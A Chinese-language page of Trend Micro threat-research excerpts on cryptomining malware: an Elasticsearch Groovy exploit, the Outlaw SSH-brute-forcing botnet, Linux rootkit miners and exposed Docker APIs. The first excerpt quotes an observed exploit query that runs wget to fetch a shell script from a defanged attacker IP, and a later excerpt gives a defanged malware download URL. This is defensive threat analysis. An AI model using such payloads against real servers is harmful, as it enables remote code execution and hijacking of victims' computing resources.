虛擬貨幣病毒透過 Elasticsearch 舊漏洞散播

趨勢科技曾在蜜罐系統上發現了關於搜尋引擎 Elasticsearch (用Lucene程式庫開發的開放原始碼Java搜尋引擎)的惡意挖礦( coinmining )活動。這波攻擊利用了漏洞CVE-2015-1427(位在Groovy 腳本引擎,讓遠端攻擊者可以用特製腳本來執行任意 shell 命令)以及CVE-2014-320(Elasticsearch預設設定內的漏洞)。Elasticsearch已經不再支援有漏洞的版本。

我們在運行Elasticsearch的伺服器上發現帶有以下命令的查詢(ISC也在一篇文章中提到):

“{“lupin”:{“script”: “java.lang.Math.class.forName(\”java.lang.Runtime\”).getRuntime().exec(\”wget hxxp://69[.]30[.]203[.]170/gLmwDU86r9pM3rXf/update.sh -P

/tmp/sssooo\”).getText()”}}}”
這命令是由同個系統/攻擊主機執行,後續病毒也是放在此主機上。在本文編寫時,使用此IP的是網域matrixhazel[.]com(無法連上)。此系統安裝的是CentOS 6,同時運行了網頁伺服器和SSH伺服器。

Figure 1. GreyNoise marked the host as a known scanner

圖1、GreyNotes將此這主機標記為已知掃描器


要注意的是,這種攻擊並不新鮮,只是最近又重新出現。趨勢科技的Smart Protection Network 11月在多個地區偵測到虛擬貨幣挖礦病毒,包括了台灣、中國和美國。

挖礦病毒散播bash腳本update.sh的方式是先調用shell來下載並輸出成檔案“/tmp/sssooo“(因為大多數系統對/tmp的限制較少)。

這種攻擊簡單卻會對受害者產生重大的影響。一旦攻擊者可以在系統上執行任意命令,就可以提升權限,甚至將目標轉向其他系統來進一步地入侵網路。

還應該注意的是,雖然大多數案例的攻擊手法相同,但所使用的惡意檔案可能不同。在我們所分析的案例中,使用的是update.sh。一但執行腳本update.sh就會下載檔案devtools和config.json。接著就會部署虛擬貨幣挖礦病毒(趨勢科技偵測為 Coinminer.Linux.MALXMR.UWEIS)。 繼續閱讀

Outlaw駭客集團散播殭屍網路來進行虛擬貨幣挖礦、網路掃描和暴力破解

趨勢科技在之前發表過使用IRC殭屍網路的Outlaw駭客集團。而本篇文章將會繼續介紹該集團殭屍網路的主機部分,我們發現它試圖在我們的IoT蜜罐系統上執行腳本。殭屍網路利用工具 – haiduc在網路上找尋目標並用常見的命令注入漏洞來進行攻擊。一旦成功就會在目標系統上執行腳本min.sh(趨勢科技偵測為Coinminer.SH.MALXMR.ATNJ)。

我們這次發現兩個版本的Outlaw變種。第一個版本所用的腳本有兩個功能:挖礦程式和Haiduc工具。挖礦程式也有兩種格式。一種是純文字的bash/Perl腳本,另一種是混淆過的Perl腳本來避免被內容檢測入侵防禦系統(IPS)/防火牆所偵測。

而第二個版本主要是用於暴力破解,並且會進一步攻擊Microsoft遠端桌面協定和雲端管理cPanel來提升權限。而伺服器列表也顯示出漏洞攻擊的意圖,這份列表內的伺服器執行著有已知漏洞的程式庫libc.so.6。


第一個版本變種概述

下載的挖礦程式會用同時可在Linux和Android上執行的程式來挖掘門羅幣。這支挖礦程式會先檢查系統上是否有其他執行中的挖礦程式。如果發現,此腳本就會終止之前挖礦程式並執行自己的程式。這表示這隻殭屍程式可以劫持其他殭屍網路的挖礦活動。要注意的是,有些Mirai變種也具有相同的功能,但跟某些Mirai變種不同的是,這隻殭屍程式不會修補受害者來保護他們避免被再次感染。

開始挖礦後,殭屍網路會檢查程序列表來確認挖礦程式確實在執行中。如果沒有,就會再次下載惡意檔案並重新啟動挖礦程序(包括檢查是否存在其他挖礦程式)。

此過程讓駭客可以從其他攻擊者手上偷走入侵的挖礦主機,並用更新版本的挖礦程式來重新感染主機,能夠在這些攻擊者的XMR錢包被劫持後繼續運作。

一旦開始進行挖礦,挖礦程式就會回報給放有隨機名稱PHP腳本的被入侵網站。

腳本的另一功能負責散播殭屍網路。它所使用的是haiduc,我們之前就注意到它是Outlaw駭客集團主要使用的工具。這支haiduc工具會先暴力攻擊運行SSH服務的有漏洞主機。它所用的列表以PHP腳本形式放在被入侵網站上。一旦暴力破解成功,就會執行擴散殭屍網路的命令。它會安裝被入侵網站所提供的min.sh腳本。接著根據PHP腳本設定來掃描目標,並用電子郵件將結果寄給殭屍網路管理員(寫在其中一個PHP腳本內)。我們在之前的文章中提到此集團會利用IRC bot來形成殭屍網路,但這次是利用PHP來控制殭屍網路。不過挖礦程式和haiduc工具仍來自同一組織。

殭屍網路會從hxxp://www[.]karaibe.us/.foo/min.sh下載惡意shell腳本。奇怪的是,該網域會在原始碼中嵌入Google Analytics腳本,可能是為了讓殭屍網路管理員監控攻擊活動。目前此網域會被導到籃球聯賽積分榜網站。Outlaw駭客集團一直都使用著此項技術,並且很明顯地,透過PHP漏洞攻擊更多網站來取得新的C&C或內容派送伺服器是他們的核心活動之一。 繼續閱讀

挖礦病毒隱身術再進化,利用 Windows Installer 躲避偵測

虛擬貨幣挖礦病毒的驚人成長不只是因為它能夠賺錢的潛力,也因為它可以待在系統內不被發現,特別使用了各種混淆技術。對許多駭客來說,讓惡意軟體保持隱形而難以被偵測是必須面對的課題,以趨勢科技發現新的挖礦病毒: Coinminer.Win32.MALXMR.TIAOODAM為例,它便會使用多種混淆和封裝新技術。

安裝行為

 Figure 1. Infection chain for the malware

圖1、惡意軟體感染鏈

繼續閱讀

挖礦惡意程式攻擊 Linux 系統,並利用 Rootkit 自我隱藏

隨著虛擬加密貨幣越來越熱門,網路犯罪集團不意外地正積極開發、微調各種虛擬加密貨幣挖礦惡意程式。事實上,這類威脅是趨勢科技最常一直偵測到的惡意程式,而且各種平台和裝置皆有。


最近我們發現一個新的挖礦( coinmining )惡意程式 (趨勢科技命名為 Coinminer.Linux.KORKERDS.AB) 專門攻擊 Linux 系統,而且會利用某個 Rootkit (Rootkit.Linux.KORKERDS.AA) 來隱藏其惡意執行程序,讓監控工具看不到其執行程序。這一點會讓偵測工作變得更困難,因為被感染的系統只會看到效能變差,但卻看不出是誰在消耗資源。除此之外,該惡意程式還可以更新或升級自己的程式和組態設定檔案。

值得注意的一點是,在 Unix 以及類 Unix 系統 (如 Linux) 的檔案權限設定方式下,只要是具備執行權限的檔案都能執行。我們推測,這個虛擬加密貨幣挖礦惡意程式的感染途徑是經由惡意的第三方/非官方或受感染的外掛程式 (如:媒體串流軟體)。當使用者安裝這類外掛程式時,就等於提供它系統管理權限,如果是已經被駭的應用程式,惡意程式就能以應用程式所擁有的權限來執行。這樣的感染方式並非罕見,因為其他 Linux 虛擬加密貨幣挖礦惡意程式也是利用這樣的途徑入侵。

【延伸閱讀:Unix:會徹底改變勒索病毒遊戲規則嗎?】

圖 1:虛擬加密貨幣惡意程式的感染過程。
繼續閱讀

設定不當的容器被用來散播挖礦病毒

趨勢科技最近發現有設定不當導致API端口暴露的Docker遭到惡意利用的案例。有惡意活動會掃描開放端口2375/TCP和2376/TCP,這些是Docker引擎服務(dockerd)所使用的端口。攻擊者接著將虛擬貨幣挖礦病毒(趨勢科技偵測為Coinminer.SH.MALXMR.ATNE)散布到這些設定不當的系統。

Docker會在作業系統層級實現虛擬化 – 也稱為容器化(containerization)。Docker API能夠讓遠端使用者像本地端用戶那樣地控制Docker映像。建議不要開放能夠讓外部存取的API端口,因為這會讓駭客有機會利用此不當設定進行惡意活動。

Docker引擎本身並沒有遭到攻擊,Docker企業版本也沒有受到影響。我們是在Docker社群版本看到這些少見的惡意行為。事實上,Docker技術提供讓使用者可以啟用及設定的安全功能來保護容器和工作負載。Docker也提供了防護Docker社群和企業版本的工具、文件和指南。當然,兩者的安全最佳實作都會要求不要開放這些端口。比方說建議運行商業應用程式的企業使用商業用的Docker企業版,能夠提供精確、基於角色的存取控制設定,必須經過身份認證才能使用API。

在我們的研究中,Docker API端口暴露是使用者設定不當的結果,因為我們發現這不當設定是在管理員層級手動設定的。實際上,因為設定不當而讓自身暴露於威脅中並非新鮮事,而這對企業來說也可能是得長期面對的挑戰。事實上,我們透過Shodan搜尋發現有許多人的Docker主機設定不當,特別是在中國。而同時還有美國、法國、德國、新加坡、荷蘭、英國、日本、印度和愛爾蘭也出現設定不當的Docker主機。大多數暴露的系統都是運行Linux作業系統。有意思的是Linux上的服務需要手動設定,而在Windows上直到17.0.5-win8都不是如此,出於安全理由而禁止服務暴露。雖然不當設定廣泛地在各版本都有發生,但根據Shodan的搜尋結果顯示超過一半有此問題的主機運行的是18.06.1-ce版本,這是相對較新的Docker版本。


圖1:在端口2375和2376觀察到的惡意活動或因不當設定遭濫用的時間軸(上)和國家/地區分佈(下)

圖2:攻擊不當設定Docker引擎的感染鏈

繼續閱讀